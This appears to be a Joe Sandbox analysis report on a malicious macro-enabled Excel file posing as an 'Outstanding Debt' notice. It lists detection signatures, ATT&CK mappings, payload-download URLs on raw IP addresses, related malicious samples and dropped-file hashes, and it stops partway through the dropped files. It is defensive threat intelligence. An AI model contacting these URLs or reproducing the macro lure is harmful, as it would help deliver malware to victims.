




**ID:** 404076
**Sample Name:** Outstanding-Debt-1636503299-05042021.xlsm
**Cookbook:** defaultwindowsofficecookbook.jbs
**Time:** 17:43:28
**Date:** 04/05/2021
**Version:** 32.0.0 Black Diamond

# Table of Contents


Table of Contents 2
Analysis Report Outstanding-Debt-1636503299-05042021.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
Signature Overview 4
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 11
Static File Info 13
General 13
File Icon 13
Static OLE Info 13
General 14
OLE File "/opt/package/joesandbox/database/analysis/404076/sample/Outstanding-Debt-1636503299-05042021.xlsm" 14
Indicators 14
Summary 14
Document Summary 14
Streams with VBA 14
VBA File Name: Blasr.bas, Stream Size: 1166 14
General 14
VBA Code Keywords 14
VBA Code 14
VBA File Name: Briks.cls, Stream Size: 990 14
General 14
VBA Code Keywords 15
VBA Code 15
VBA File Name: Byutut.bas, Stream Size: 1056 15
General 15


Copyright Joe Security LLC 2021

VBA Code Keywords 15
VBA Code 15
VBA File Name: Class1.cls, Stream Size: 1151 15
General 15
VBA Code Keywords 15
VBA Code 16
VBA File Name: Class2.cls, Stream Size: 999 16
General 16
VBA Code Keywords 16
VBA Code 16
VBA File Name: Class3.cls, Stream Size: 999 16
General 16
VBA Code Keywords 16
VBA Code 17
VBA File Name: Kikide.cls, Stream Size: 1249 17
General 17
VBA Code Keywords 17
VBA Code 17
VBA File Name: UserForm1.frm, Stream Size: 1526 17
General 17
VBA Code Keywords 17
VBA Code 18
VBA File Name: Vrest.bas, Stream Size: 679 18
General 18
VBA Code Keywords 18
VBA Code 18
VBA File Name: Vsewd.cls, Stream Size: 990 18
General 18
VBA Code Keywords 18
VBA Code 18
Streams 18
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856 18
General 19
Stream Path: PROJECTwm, File Type: data, Stream Size: 209 19
General 19
Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97 19
General 19
Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 19
General 19
Stream Path: UserForm1/f, File Type: data, Stream Size: 38 19
General 19
Stream Path: UserForm1/o, File Type: empty, Stream Size: 0 20
General 20
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263 20
General 20
Stream Path: VBA/dir, File Type: data, Stream Size: 1024 20
General 20
Macro 4.0 Code 20
Network Behavior 20
Snort IDS Alerts 21
TCP Packets 21
HTTP Request Dependency Graph 21
HTTP Packets 21
Code Manipulations 23
Statistics 23
System Behavior 23
Analysis Process: EXCEL.EXE PID: 2516 Parent PID: 584 23
General 23
File Activities 23
File Created 24
File Deleted 25
File Moved 25
File Written 25
File Read 39
Registry Activities 39
Key Created 39
Key Value Created 39
Disassembly 47


# Analysis Report Outstanding-Debt-1636503299-0504202…

## Overview


### General Information

| | |
|---|---|
| Sample Name: | Outstanding-Debt-1636503299-05042021.xlsm |
| Analysis ID: | 404076 |
| MD5: | 770ec8230138bb.. |
| SHA1: | 21a0bde033c46e.. |
| SHA256: | 43c9954c68907a.. |
| Tags: | xlsm |
| Infos: | |

Most interesting Screenshot:



### Detection





Hidden Macro 4.0

| | |
|---|---|
| Score: | 64 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

### Classification



## Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2516 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview

**No yara matches**


## Sigma Overview

**No Sigma rule has matched**

## Signature Overview

- Compliance
- Software Vulnerabilities

Copyright Joe Security LLC 2021




Click to jump to signature section

## Software Vulnerabilities:



**Document exploit detected (UrlDownloadToFile)**

## System Summary:



**Found malicious Excel 4.0 Macro**


**Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)**

**Found Excel 4.0 Macro with suspicious formulas**

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | In |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Scripting 2 2 | Path Interception | Extra Window Memory Injection 1 | Masquerading 1 | OS Credential Dumping | File and Directory Discovery 1 | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | Non-Application Layer Protocol 1 | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | M S P |
| Default Accounts | Exploitation for Client Execution 1 2 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Disable or Modify Tools 1 | LSASS Memory | System Information Discovery 1 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Application Layer Protocol 1 1 | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | D L |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Scripting 2 2 | Security Account Manager | Query Registry | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Ingress Tool Transfer 2 | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | D D D |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Extra Window Memory Injection 1 | NTDS | System Network Configuration Discovery | Distributed Component Object Model | Input Capture | Scheduled Transfer | Protocol Impersonation | SIM Card Swap | | C B Fi |


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.






# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| Outstanding-Debt-1636503299-05042021.xlsm | 0% | ReversingLabs | | |

## Dropped Files

No Antivirus matches

## Unpacked PE Files

No Antivirus matches

## Domains

No Antivirus matches

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://45.153.229.23/44313,6048108796.dat | 5% | Virustotal | | Browse |
| http://45.153.229.23/44313,6048108796.dat | 0% | Avira URL Cloud | safe | |
| http://5.34.179.36/44313,6048108796.dat | 3% | Virustotal | | Browse |
| http://5.34.179.36/44313,6048108796.dat | 0% | Avira URL Cloud | safe | |

Copyright Joe Security LLC 2021

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://91.211.91.81/44313,6048108796.dat | 5% | Virustotal | | Browse |
| http://91.211.91.81/44313,6048108796.dat | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

**No contacted domains info**

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://45.153.229.23/44313,6048108796.dat | false | • 5%, Virustotal, Browse<br>• Avira URL Cloud: safe | unknown |
| http://5.34.179.36/44313,6048108796.dat | false | • 3%, Virustotal, Browse<br>• Avira URL Cloud: safe | unknown |
| http://91.211.91.81/44313,6048108796.dat | false | • 5%, Virustotal, Browse<br>• Avira URL Cloud: safe | unknown |

## Contacted IPs




## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 91.211.91.81 | unknown | Ukraine | | 206638 | HOSTFORYUA | false |
| 5.34.179.36 | unknown | Ukraine | | 204957 | GREENFLOID-ASUA | false |
| 45.153.229.23 | unknown | Russian Federation | | 25229 | VOLIA-ASUA | false |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 32.0.0 Black Diamond |

Copyright Joe Security LLC 2021

| | |
|---|---|
| Analysis ID: | 404076 |
| Start date: | 04.05.2021 |
| Start time: | 17:43:28 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 4m 51s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | Outstanding-Debt-1636503299-05042021.xlsm |
| Cookbook file name: | defaultwindowsofficecookbook.jbs |
| Analysis system description: | Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2) |
| Run name: | Without Instrumentation |
| Number of analysed new started processes analysed: | 4 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal64.expl.evad.winXLSM@1/8@0/3 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .xlsm<br>• Found Word or Excel or PowerPoint or XPS Viewer<br>• Attach to Office via COM<br>• Scroll down<br>• Close Viewer |
| Warnings: | Show All<br>• Report size getting too big, too many NtSetInformationFile calls found. |

# Simulations

## Behavior and APIs

**No simulations**

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 91.211.91.81 | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 91.211.91.81/44313,6048108796.dat |
| 5.34.179.36 | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 5.34.179.36/44313,6048108796.dat |
| | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 5.34.179.36/44313,6048108796.dat |
| 45.153.229.23 | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 45.153.229.23/44313,6048108796.dat |

Copyright Joe Security LLC 2021

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 45.153.229.23/44313,6048108796.dat |

## Domains

No context

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| GREENFLOID-ASUA | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 5.34.179.36 |
| | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 5.34.179.36 |
| | tetup.exe | Get hash | malicious | Browse | • 107.181.174.176 |
| | ba820cf3_by_Libranalysis.exe | Get hash | malicious | Browse | • 195.123.238.191 |
| | a8331229_by_Libranalysis.exe | Get hash | malicious | Browse | • 195.123.238.191 |
| | 5f0e0f15_by_Libranalysis.exe | Get hash | malicious | Browse | • 195.123.238.191 |
| | 2f50000.exe | Get hash | malicious | Browse | • 45.90.59.62 |
| | 9177284661-04302021.xlsm | Get hash | malicious | Browse | • 82.118.21.70 |
| | 9177284661-04302021.xlsm | Get hash | malicious | Browse | • 82.118.21.70 |
| | 9177284661-04302021.xlsm | Get hash | malicious | Browse | • 82.118.21.70 |
| | EgW5u2WYG2.exe | Get hash | malicious | Browse | • 45.134.255.99 |
| | 7IXb5bOTOQ.exe | Get hash | malicious | Browse | • 45.134.255.61 |
| | DU61r0xvZ7.exe | Get hash | malicious | Browse | • 82.118.23.184 |
| | TNT SHIPPING DOC 6753478364.exe | Get hash | malicious | Browse | • 91.90.195.7 |
| | 10ba8cb2_by_Libranalysis.exe | Get hash | malicious | Browse | • 195.123.238.191 |
| | SThy2G7fGR.exe | Get hash | malicious | Browse | • 45.134.255.61 |
| | 65cb803d8339bc32863bd557a882cf2016ad7945b18f3.exe | Get hash | malicious | Browse | • 45.134.255.61 |
| | 73827110_by_Libranalysis.xlsm | Get hash | malicious | Browse | • 45.90.59.97 |
| | 73827110_by_Libranalysis.xlsm | Get hash | malicious | Browse | • 45.90.59.97 |
| | 73827110_by_Libranalysis.xlsm | Get hash | malicious | Browse | • 45.90.59.97 |
| HOSTFORYUA | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 91.211.91.81 |
| | Outstanding-Debt-1636503299-05042021.xlsm | Get hash | malicious | Browse | • 91.211.91.81 |
| | Complaint-1770799750-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-1770799750-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-1505499457-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-1770799750-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-1505499457-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-1505499457-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-937314470-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-937314470-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-793844517-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-937314470-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-793844517-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | Complaint-793844517-04302021.xlsm | Get hash | malicious | Browse | • 2.56.244.189 |
| | 284225b9_by_Libranalysis.xlsm | Get hash | malicious | Browse | • 91.211.91.71 |
| | 284225b9_by_Libranalysis.xlsm | Get hash | malicious | Browse | • 91.211.91.71 |
| | 284225b9_by_Libranalysis.xlsm | Get hash | malicious | Browse | • 91.211.91.71 |
| | 9963433036-04282021.xlsm | Get hash | malicious | Browse | • 91.211.91.71 |
| | 9963433036-04282021.xlsm | Get hash | malicious | Browse | • 91.211.91.71 |
| | 9963433036-04282021.xlsm | Get hash | malicious | Browse | • 91.211.91.71 |

## JA3 Fingerprints

No context

## Dropped Files

No context

Copyright Joe Security LLC 2021

## Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7AE7C1ED.jpg | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | [TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3 |
| Category: | dropped |
| Size (bytes): | 92379 |
| Entropy (8bit): | 7.654577060340879 |
| Encrypted: | false |
| SSDEEP: | 1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0 |
| MD5: | 4A425E6A5A885C0D0E2589506FD2244B |
| SHA1: | E23482422480A4720E22F311B42BD65E2F3556F8 |
| SHA-256: | 76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160 |
| SHA-512: | 3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4 |
| Malicious: | false |
| Reputation: | moderate, very likely benign file |
| Preview: | ......JFIF.....`.`.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C.....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c.,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s.6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(..... |

| C:\Users\user\AppData\Local\Temp\32EE0000 | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 117673 |
| Entropy (8bit): | 7.688960705780623 |
| Encrypted: | false |
| SSDEEP: | 3072:GrH8rvKINbjvw548LMb/oqKO8NnS8+60Kc/:GrcmAbT648LM7D98Np+EI |
| MD5: | D14B3E2FAA722CF628304EAFA504AD8B |
| SHA1: | 2A024549E18EABC086321936F49AE238C01C7E20 |
| SHA-256: | 022B57DF33A04B572DBE13973746AEBAE206296AC9E52C2F4B5E8FABA6A9A578 |
| SHA-512: | 291CE318C39099B39A14DE8485C5DB6A7A8DD80BA909B1E5672772C044D1353CB3E1F0A44324424299B100A0411EABA85FA17C5C9118095D2E340B5CD8C91B6 |
| Malicious: | false |
| Reputation: | low |
| Preview: | .U.n.0....?..."....r.y...I>.&..m.$H...K...$$@.zQ;.3\p..V.K.AYS..:"..a.2uE...._.....5P.5.r=..m..v...6."M..7cA4..@...+3.[.....q..5.....k".X.A&.[.....~.t2U..7...UE.sZ...Q.4..... .xi.....VS..2.G.....rz.a..V....Xh..?P....rZ.....T..;..._.A.$....?.E..J.W..Sk..<or..%..h.-.-....>.k\.7Qg.re`.v.....$.....5d.....4?{.:.&...._?>?.....B.-CFu....p..1.T.z..cw.!=.M-....}.....3..7...r.....;ap.7.B.e.N[...v.....z..T]:.....c.`.Nx....W.<..r.O.....PK.....!.....*.....[Content_Types].xml ...(..... |

| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 162688 |
| Entropy (8bit): | 4.254400993591371 |
| Encrypted: | false |
| SSDEEP: | 1536:C6lv3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CMdNSc83tKBAvQVCgOtmXmLpLm4l |
| MD5: | 7BFB220BE6EE55BC0590A0098DFA6AE4 |
| SHA1: | 5E751FD5E24843DBE8F53A1F60DD2BD04DF9F167 |
| SHA-256: | DF0728640513D31945D2BCB2ABEB5A4A36BF84D38A67A126CC931EDD98850454 |
| SHA-512: | 7C1B0BAD1C3B114F15403C0B9D89B84BB52592C030C283CD2F5638704458004814215 00D7F1C112B6968D9F86AB13DA9D7F042A9DA4B4D96ABDEAB56E3AA58DF |
| Malicious: | false |
| Reputation: | low |
| Preview: | MSFT.....Q.....#.....$..... .....d.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<.....h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&..&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....\|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8.....$.....x..xG.....T..... .....&!..... |

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK | |
|---|---|
| File Type: | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue May 4 23:49:43 2021, atime=Tue May 4 23:49:43 2021, length=8192, window=hide |
| Category: | dropped |
| Size (bytes): | 867 |
| Entropy (8bit): | 4.480506889362984 |
| Encrypted: | false |
| SSDEEP: | 12:85Qc7yLgXg/XAlCPCHaXtB8XzB/pUX+WnicvblObDtZ3YilMMEpxRljKmTdJP9TK:85r7E/XTd6jkYe8Dv3q7rNru/ |
| MD5: | D91112C77B233A7D7304A42D7AD9CBB5 |
| SHA1: | B564D7CD011E667E5030C1A717A7F40728AA15F8 |
| SHA-256: | 79C4476BE8071AF1EFDA1F5692652B0A59FA94D826B026A00DDB4C887855B294 |
| SHA-512: | 764AF65E82944B862AD299F42F845AF09462D9E85B593E9B5DA5907BD08801C4FA88569C62E446F5ED7F2C0CC212BA6E758D911F38149FC94115C75D06173C9D |
| Malicious: | false |
| Reputation: | low |
| Preview: | L.....F.....7G...R..HA...R..HA... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R6...Desktop.d.....QK.X.R6.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\226546\Users.user\Desktop.....\.....\.....\.....\.....\D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....226546.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek.... |

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Outstanding-Debt-1636503299-05042021.LNK | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| File Type: | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Tue May 4 23:49:43 2021, atime=Tue May 4 23:49:43 2021, length=117670, window=hide |
| Category: | modified |
| Size (bytes): | 2298 |
| Entropy (8bit): | 4.555434488309166 |
| Encrypted: | false |
| SSDEEP: | 48:82/XT0jqmwDkN8M7Qh22/XT0jqmwDkN8M7Q/:82/XojqmwQOM7Qh22/XojqmwQOM7Q/ |
| MD5: | D64E8DE8540190D4317389AD65F15C12 |
| SHA1: | 9A0C27947C2C84A0EDDD50EE31571A259419AA59 |
| SHA-256: | C8DBB4FC63A056BDD7EEFDDFBE789C7B54E8601ED52DC06DBC6128A3E391D298 |
| SHA-512: | 244D6FDCC783405B31383E7F1DD9BC7E224B5D3FBB7A510776B9827D1688D88EC477394AAE82097687BB33AA5E9EA2884B847EA3B4B694937DE2877CF4F80DE |
| Malicious: | false |
| Reputation: | low |
| Preview: | L.....F.... .....{...R..HA.....HA.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R2. .OUTSTA~1.XLS.....Q.y.Q.y*...8.....O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.1.6.3.6.5.0.3.2.9.9.-.0.5.0.4.2.0.2.1...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\226546\Users.user\Desktop\Outstanding-Debt-1636503299-05042021.xlsm.@.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.1.6.3.6.5.0.3.2.9.9.-.0.5.0.4.2.0.2.1...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5 |

